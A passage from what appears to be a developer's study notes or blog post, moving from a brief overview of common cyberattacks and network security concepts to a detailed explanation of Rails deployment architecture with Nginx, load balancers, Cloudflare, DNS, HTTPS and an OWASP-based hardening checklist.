  • Use honeypots to detect and analyze attack patterns.
  • Divert attackers away from real assets.
  • Gather intelligence to improve security posture.

🏢 Common Cyber Attacks Targeting Companies

🎯 Advanced Persistent Threats (APT)

APTs are prolonged and targeted cyberattacks where attackers gain unauthorized access and remain undetected for an extended period, often to steal sensitive data.

🌊 Denial of Service (DoS) & Distributed Denial of Service (DDoS)

Attackers overwhelm a system, server, or network with traffic, rendering it unavailable to legitimate users.

🦠 Malware Attacks

Malicious software (viruses, worms, trojans) is used to disrupt, damage, or gain unauthorized access to systems.

🕵️ Insider Threats

Attacks or data leaks caused by employees or trusted individuals within the organization.

🧑‍💻 Supply Chain Attacks

Attackers compromise a third-party vendor to gain access to a target company’s systems.

🛡️ Prevention:

  • Implement layered security and monitoring.
  • Regularly update and patch systems.
  • Conduct employee security awareness training.
  • Vet third-party vendors and monitor supply chain risks.
  • Use DDoS protection services and incident response plans.

🧰 Related Security Concepts

🔥 Firewall


A firewall monitors and controls incoming and outgoing network traffic based on security rules. It acts as a barrier between trusted and untrusted networks.

Example:
A web application firewall (WAF) blocks SQL injection attempts before they reach your application.

🕸️ VPN (Virtual Private Network


A VPN encrypts internet traffic and masks the user’s IP address, providing privacy and security, especially on public networks.

Example:
A developer uses a VPN to securely access company resources while working remotely from a coffee shop.

🪞 Proxy Server

A proxy server acts as an intermediary between users and the internet, providing anonymity, content filtering, and improved security.

Example:
A company uses a proxy server to block access to malicious websites and log employee internet usage.

Reverse – Proxy server

A reverse proxy is a server that sits between clients (like web browsers) and a web server, acting as an intermediary for all traffic. It receives requests from clients, potentially modifies them, then forwards them to the appropriate web server or application server. The reverse proxy then returns the server’s response to the client as if it originated from the proxy itself.

Key functions and benefits of a reverse proxy:
Load balancing:
Distributes client requests across multiple servers to prevent any single server from being overloaded.

Security:
Provides a layer of security by filtering requests, blocking malicious traffic, and hiding the true backend server architecture.

Caching:
Stores frequently accessed content locally, reducing server load and improving response times for clients.

SSL/TLS termination:
Decrypts secure connections (HTTPS) at the reverse proxy, reducing the load on the backend servers.

Content delivery optimization:
Improves performance by caching content and distributing it across multiple servers.

Public access point and DNS management:
Provides a single public-facing endpoint for accessing multiple backend servers.

In essence, a reverse proxy acts as a gateway, improving the security, performance, and reliability of web applications and services by handling client requests and directing them to the appropriate backend servers

👮🏻‍♂️ Web-security Vs 👨‍✈️Cyber Security

The terms web security and cyber security are related but have different scopes:

  • Web Security refers specifically to the protection of websites, web applications, and web services from attacks and vulnerabilities. It focuses on threats like XSS, CSRF, SQL injection, session hijacking, etc., that target web-based systems.
  • Cyber Security is a broader term that encompasses the protection of all digital systems, networks, devices, and data from cyber threats. This includes web security, but also covers areas like network security, endpoint security, cloud security, IoT security, and more.

Which is better?

  • If your content is focused on threats and defenses related to websites and web applications, web security is the more precise and appropriate term.
  • If you want to cover a wider range of digital threats (including but not limited to web), cyber security is the better, more comprehensive term.

🏗️ Best Practices for Web Developers

  • Keep all software and dependencies up to date.
  • Use HTTPS everywhere.
  • Implement least privilege access controls.
  • Regularly audit and test your application for vulnerabilities.
  • Educate users and team members about security threats.
  • Use security headers (Content Security Policy, X-Frame-Options, etc.).
  • Monitor logs and set up alerts for suspicious activity.
  • Back up data regularly and test your recovery process.

🔒 Conclusion:
Web security is an ongoing process. By understanding these attacks and implementing robust security measures, developers can significantly reduce the risk of breaches and protect their users.


Get ready to Defend your system. Enjoy Security! 🚀

Learn Web: Key ideas – Nginx/Apache, load balancers

The key idea is this: Nginx/Apache, load balancers, and application servers have different responsibilities, but some of their responsibilities overlap. You don’t always need all three.

Let’s understand this using a Ruby on Rails application, since it makes the architecture easier to relate to real production deployments.

1. What happens when a user sends a request?

Suppose a user opens your application:

GET https://shop.example.com/products

The browser sends the request over the internet. Something must receive that request, decide where it should go, and return the response.


A typical production architecture looks like this:

This is one possible architecture, not a requirement for every web application. A load balancer can route directly to the application servers, and Nginx can itself act as a load balancer. See the official NGINX reverse proxy documentation and load-balancing documentation.

2. What is Nginx or Apache used for?

Nginx and Apache are web servers. They can also act as reverse proxies, routing requests to an application server such as Puma in Rails.

Think of Nginx as the reception desk of your application server.

It can receive a request, handle certain tasks itself, or forward the request to Rails.

A. Serving static files

Consider these requests:

GET /assets/application-abc123.css
GET /images/logo.png
GET /products

The first two requests may only need static files. They do not necessarily require Rails to execute any application code.

Nginx can serve those files directly. The third request typically needs Rails to query the database and build a response.

This avoids spending Rails application capacity on work that a web server can do efficiently. A CDN can serve many of these static assets even earlier in the request path. NGINX static-content documentation

B. Acting as a reverse proxy

Your Rails application might run on Puma at:

127.0.0.1:3000

Nginx listens on the public HTTP/HTTPS ports and forwards dynamic requests to Puma.

Browser
|
| HTTPS :443
v
Nginx
|
| HTTP on localhost:3000
v
Puma
|
v
Rails controllers → models → database

Nginx receives the response from Puma and sends it back to the browser.

C. Handling infrastructure concerns

Depending on its configuration, Nginx can also help with:

  • TLS/HTTPS termination.
  • Request and response buffering.
  • Compression and caching.
  • Request-size limits and timeouts.
  • Routing by hostname or URL path.

These capabilities help keep infrastructure concerns separate from your Rails business logic. They do require appropriate configuration; Nginx does not automatically solve every security or performance problem.

What about Apache?

Apache can serve static files, terminate TLS, reverse proxy requests, and distribute traffic. Nginx is a common choice for this role, but Apache is also valid.

You normally choose Nginx or Apache for a given reverse-proxy role, rather than installing both by default.

3. What is a load balancer?

A load balancer distributes incoming traffic across multiple application instances instead of sending every request to a single instance.

Imagine your Rails application is running on one server with Puma.

10,000 requests
|
v
Rails Server A

If the traffic grows, that single server may run out of CPU, memory, or available request-processing capacity.

You can run multiple application instances:

                10,000 requests
                       |
                       v
                Load Balancer
                 /          \
                v            v
          Rails Server A  Rails Server B
             Puma             Puma

The load balancer chooses a target according to its configured routing algorithm and health information. If a target becomes unhealthy, a properly configured load balancer can stop directing new requests to it. AWS Elastic Load Balancing documentation

Why is this useful?

Horizontal scaling: Add more application instances when traffic increases.

High availability: A failed instance does not necessarily take down the entire application.

Health checks: Avoid routing new requests to unhealthy instances.

Controlled deployments: Replace or remove instances gradually, when your deployment strategy supports it.

A load balancer does not make an individual Rails request faster by itself. Its main purpose is to distribute work and improve availability and scalability.

4. Why not send requests directly to the application server?

You absolutely can. The question is whether doing so is appropriate for your deployment.

For example, you could expose Puma directly:

Browser → Puma :3000 → Rails → PostgreSQL

This is technically possible. In a small deployment or a managed platform, it can be perfectly reasonable.

But consider what happens in a more demanding production environment.

ConcernApp server directly exposedReverse proxy / load balancer
Static filesMay consume app-server capacityCan be served separately
HTTPSMust be configured at the app or another layerCan terminate TLS at the proxy/LB
Multiple instancesNeeds a routing strategyCan distribute traffic
Unhealthy instancesNeeds separate handlingCan use health checks
Request limits and bufferingDepends on app serverCan be handled at the proxy
Application isolationPublic app-server port may be exposedCan keep app instances on private networks

The architectural reason is separation of responsibilities. Puma is responsible for accepting requests and running your Rails application. The proxy or load balancer handles traffic-management responsibilities around it.

One caveat: the proxy is not automatically a security boundary. You still need firewall rules, correct forwarded-header handling, application security, and suitable network configuration.

5. The three architectures you should know

Architecture A: One server – small application

Everything may run on one virtual machine, although PostgreSQL could be a separate managed service.

Here, Nginx acts as a reverse proxy, but it is not distributing traffic across multiple machines. This is a reasonable starting point for many Rails applications.

Architecture B: Multiple servers – production scaling


In this architecture, you might use AWS Application Load Balancer or Google Cloud Load Balancing in front of multiple application instances.

Do you also need Nginx on each application server? Not necessarily. The managed load balancer can route traffic directly to Puma or the application container, if that setup is supported and correctly secured. Add Nginx when you need the functionality it provides.

Architecture C: Larger application with a CDN

Browser
|
v
CDN / WAF
|
v
Managed Load Balancer
|
+---- Rails Instance A
|
+---- Rails Instance B
|
+---- Rails Instance C
|
v
Managed PostgreSQL
Redis / Background Jobs

This setup adds edge caching and potentially web-application firewall protection before traffic reaches the load balancer. Static assets can be served from the CDN, while dynamic requests are sent to Rails.

The exact design depends on your cloud provider, traffic volume, reliability targets, and operational budget.

6. Can Nginx itself be a load balancer?

Yes. This is an important int. point.

Nginx can reverse-proxy requests to one application instance or load-balance them across several upstream instances. These are two uses of the same technology. NGINX load-balancing documentation

For example:

http {
upstream rails_app {
server 10.0.1.10:3000;
server 10.0.1.11:3000;
}
server {
listen 80;
server_name shop.example.com;
location / {
proxy_set_header Host $host;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header X-Forwarded-Proto $scheme;
proxy_pass http://rails_app;
}
}
}

This configuration illustrates Nginx distributing requests between two upstream Rails application servers. It is a simplified example, not a complete production configuration; TLS, trusted proxy settings, health monitoring, timeouts, and network restrictions must be addressed as appropriate.

Notice that a load balancer describes a role, not necessarily a separate physical server or a separate technology.

7. What is the best architecture for a Rails application?

My default recommendation would be:

  • Small application or early-stage product: Nginx → Puma → Rails, with PostgreSQL. Keep it simple.

  • Production application requiring horizontal scaling and high availability: A managed load balancer → multiple Rails instances, plus a managed database and shared services where needed. Use Nginx on the instances only when its features justify it.
  • High-traffic application: Add a CDN/WAF, caching, background workers, monitoring, and database scaling according to measured bottlenecks.

For a cloud-hosted Rails application, I would generally prefer a managed load balancer over maintaining my own public-facing load-balancing tier, when the platform offers one that meets the requirements.

The most important things are not the number of components but eliminating single points of failure where required, protecting application instances from unintended public access, monitoring performance, and scaling the actual bottleneck.

Int. answer

You could summarize it this way:

“Nginx or Apache acts as a web server and reverse proxy. It can serve static assets, terminate TLS, and forward dynamic requests to an application server such as Puma. A load balancer distributes incoming requests among multiple healthy application instances, improving scalability and availability. Nginx can also perform load balancing itself, so they don’t necessarily have to be separate components. For a small Rails application, Nginx → Puma is sufficient. For a horizontally scaled production application, I’d typically use a managed load balancer in front of multiple application instances, with Nginx on each instance only if needed.”

That demonstrates that you understand both the purpose of each component and when the extra infrastructure is worth the complexity.

Explain the following

1. How do you replicate application server instances? Is containerization best?

Yes, containers are an excellent default for many modern deployments, but they are not mandatory.

Suppose your Rails application runs on Puma.

                    Load Balancer
                   /      |      \
                  v       v       v
              Rails A  Rails B  Rails C
              Puma     Puma     Puma
                  \       |       /
                   PostgreSQL

Each instance runs the same application version.

How to implement it

  1. Containerize the Rails app using Docker. Build an image containing Ruby, gems, application code and required runtime dependencies.
  2. Deploy multiple replicas using a platform such as AWS ECS, Kubernetes, or a managed container service.
  3. Put a load balancer in front to route requests to healthy instances.
  4. Keep instances stateless. Store persistent data in PostgreSQL, shared cache/session stores in Redis when needed, and uploaded files in object storage such as S3.
  5. Configure health checks, monitoring and autoscaling. Deploy new application versions through a controlled rollout.

Docker documents the use of production deployment configurations and orchestration for scaling applications. Docker production guide

Important: Replicating a server manually is possible, but deploying the same immutable image is more consistent and repeatable. You can also replicate virtual machines without containers.

2. What does a CDN do? What is Cloudflare?


A CDN (Content Delivery Network) caches and serves content from locations distributed around the world.

For example, your Rails application serves a product page containing JavaScript, CSS and product images. Cloudflare can cache eligible assets closer to users, reducing response latency, origin traffic and bandwidth usage. HTML pages containing personalized data should not be cached indiscriminately. Cloudflare CDN documentation

Other Cloudflare benefits

  • DNS hosting: Manage domain records.
  • DDoS protection: Help absorb or mitigate abusive traffic.
  • Web Application Firewall (WAF): Filter requests matching security rules.
  • TLS/HTTPS: Manage certificates and encrypt client connections.
  • Load balancing: Route traffic to healthy origins or regions.

How does Cloudflare work as a load balancer?

You configure a load balancer with pools of origins and health monitors.

For example:

shop.example.com
|
v
Cloudflare Load Balancer
|
+------ Region A (healthy)
| |
| App servers
|
+------ Region B (healthy)
|
App servers

Cloudflare can steer traffic between these origins according to the configured policy and health. If an origin becomes unhealthy, it can stop sending traffic to it. Cloudflare Load Balancing

Remember: CDN caching and load balancing are different jobs. Cloudflare can provide both, but load balancing is a separate feature from basic CDN proxying.

3. What is DNS, and how do we configure it?

DNS (Domain Name System) translates human-readable domain names into information needed to locate services on the internet.

For example:

shop.example.com
|
v
DNS lookup
|
v
IP address / destination
|
v
Web server or load balancer

Common DNS records include:

RecordPurposeExample
AMaps a name to an IPv4 addressshop.example.com → 203.0.113.10
AAAAMaps a name to an IPv6 addressMaps to an IPv6 address
CNAMEPoints a name to another hostnamewww → shop.example.com
MXSpecifies mail serversEmail delivery
TXTStores text used for verification and email securityDomain verification, SPF

Configuration steps

  1. Register a domain through a domain registrar.
  2. Choose a DNS provider, such as Cloudflare or your cloud provider.
  3. Configure the domain’s authoritative nameservers at the registrar if switching DNS providers.
  4. Create the required records. For example, point shop.example.com to your public load balancer, or to Cloudflare when its proxy is enabled.
  5. Verify the records and configure the appropriate TTL (how long DNS answers can be cached).

Cloudflare explains the common record types and how to create them in its DNS documentation.

One distinction: DNS resolves names; it does not process the HTTP request itself. DNS round-robin using multiple IPs is not equivalent to a health-aware load balancer.

4. How do we configure HTTPS, and how does it work?

HTTPS is HTTP carried over TLS (Transport Layer Security).

Setup

  1. Obtain a TLS certificate for your domain from a trusted certificate authority, such as Let’s Encrypt, or use a suitable managed certificate.
  2. Configure the public-facing server or load balancer to listen on HTTPS, normally port 443.
  3. Configure certificate renewal.
  4. Redirect HTTP traffic to HTTPS and enable HSTS after verifying the HTTPS deployment.
  5. If a CDN or load balancer sits in front of Rails, configure encryption on the upstream connection as well.

How TLS works

When a browser connects over HTTPS:

  1. The browser and server negotiate TLS parameters.
  2. The server presents its certificate.
  3. The browser checks the certificate’s validity and domain name.
  4. They securely establish session keys.
  5. HTTP data is encrypted and protected against undetected modification while in transit.

TLS protects the connection. It does not automatically secure your database, authenticate application users, or eliminate application vulnerabilities. MDN: TLS

With Cloudflare

The connection normally has two segments:

Browser ← HTTPS/TLS → Cloudflare
Cloudflare ← HTTPS/TLS → Origin server

Choose Full (strict) when possible. It encrypts both segments and validates the origin certificate. Avoid a configuration that encrypts only the browser-to-Cloudflare connection while leaving the Cloudflare-to-origin connection unencrypted. Cloudflare encryption modes

5. What happens when a user types HTTP vs HTTPS?

Suppose the user enters http://shop.example.com.

  • The browser connects using HTTP, normally on port 80.
  • The server or proxy responds with a permanent redirect, such as 301, to https://shop.example.com.
  • The browser makes a new connection over HTTPS on port 443.
HTTP :80
|
| 301 redirect
v
HTTPS :443
|
v
Rails application

Important: The initial HTTP request is not encrypted, even if it gets redirected immediately. Enable HSTS after HTTPS is correctly configured. Browsers that have learned the HSTS policy will automatically upgrade subsequent HTTP attempts to HTTPS. MDN: HSTS and HTTP redirection

If the user enters HTTPS directly and the certificate is invalid or expired, the browser will show a security warning or block the connection.

6. How do you prevent security issues even after enabling HTTPS?

HTTPS protects data in transit, but attackers can still exploit vulnerable application code, stolen credentials, exposed servers and incorrect permissions.

Use multiple layers of protection:

  • Keep the OS, web server, Rails, Ruby and dependencies patched.
  • Configure firewalls so only required ports are accessible.
  • Do not expose database ports publicly.
  • Use least-privilege database accounts and secure secret management.
  • Add WAF rules, rate limiting and DDoS protection.
  • Enforce authentication, authorization and input validation in Rails.
  • Monitor logs, suspicious activity, failed logins and security alerts.

For a useful checklist, follow the current OWASP Top 10: 2025, which includes broken access control, security misconfiguration, software supply-chain failures, cryptographic failures and injection.

7. Major web security concerns and how to handle them

Here is the short, point-by-point checklist you asked for.

Security concernWhere to protectWhat to do
DDoS and abusive trafficCloudflare / edgeEnable DDoS protection, appropriate WAF rules and rate limits.
Exposed servers and portsFirewall / networkExpose only required ports; restrict origin access to trusted upstreams.
TLS misconfigurationCDN / load balancer / web serverUse valid certificates, HTTPS redirects and TLS on upstream connections.
Injection and XSSRails applicationUse safe database queries, validate inputs and encode output.
Broken access control / IDORRails applicationCheck resource-level authorization on every sensitive operation.
Brute-force attacksEdge / RailsRate-limit authentication endpoints, use MFA where appropriate and detect repeated failures.
Vulnerable dependenciesCI/CD pipelineScan and patch dependencies; review changes and protect the build pipeline.
Data leaks and secrets exposureRails / database / loggingRestrict database access, manage secrets safely and redact sensitive logs.
MisconfigurationEvery layerHarden defaults, remove debug modes, restrict admin endpoints and audit configuration.
Missing detection and recoveryMonitoring / operationsCentralize logs, alert on suspicious activity and test backups and incident-response procedures.

These areas align with the risks described in OWASP Top 10: 2025.

8. What should you configure in Rails and its servers?

A. Rails application

  • HTTPS: Enable config.force_ssl = true in production, with proxy and forwarded-protocol settings configured correctly.
  • Host validation: Configure config.hosts with your expected domains.
  • Authentication and authorization: Use secure authentication, strong access policies and resource-level permission checks.
  • SQL injection: Use Active Record parameterization; avoid building SQL with untrusted string interpolation.
  • CSRF: Keep CSRF protection enabled for browser-based session authentication. For APIs, choose suitable token authentication and explicitly configure CORS.
  • Sessions: Use secure, HttpOnly and appropriate SameSite cookie settings.
  • Security headers: Configure Content Security Policy (CSP) and other suitable response headers.
  • Secrets and logs: Use Rails credentials or a secrets manager, redact passwords and tokens, and never commit secrets.
  • Validation and uploads: Validate data on the server, restrict file types and sizes, and store uploads safely.
  • Dependencies and testing: Run Brakeman, dependency vulnerability checks and automated security tests in CI.

Rails documents these protections in its Security Guide and Configuration Guide.

B. Nginx / Apache

  • Configure TLS properly if it terminates HTTPS.
  • Redirect HTTP to HTTPS.
  • Set request body-size limits, sensible timeouts and appropriate rate limits.
  • Configure correct proxy headers and trust only known upstreams.
  • Avoid exposing server version details and unnecessary endpoints.

C. Load balancer / Cloudflare

  • Enable health checks and route only to healthy backends.
  • Use TLS between the load balancer and application servers where appropriate.
  • Restrict direct access to the origin so attackers cannot simply bypass Cloudflare’s protections.
  • Configure WAF rules, DDoS mitigation and rate limits.
  • Ensure client IP headers are trusted only when they come from the configured proxy.
  • Use least-privilege credentials and monitor security events.

D. Database / infrastructure

  • Keep PostgreSQL on a private network.
  • Use least-privilege database roles and encrypted connections where required.
  • Store secrets outside source control and rotate them when exposed.
  • Patch servers and containers, enforce access controls, monitor logs and test backups.

Recommended architecture to remember

This is a scalable reference architecture, not a requirement to use every component. For a smaller application, you may use Cloudflare plus one server running Nginx and Puma. Add managed load balancing and multiple replicas when availability and traffic requirements justify them. If Cloudflare performs global load balancing, the additional cloud load balancer may or may not be necessary.

The principal engineering lesson: HTTPS protects communication, Cloudflare helps protect and accelerate traffic, a load balancer distributes work, and Rails must still enforce application-level security. No single component replaces the others.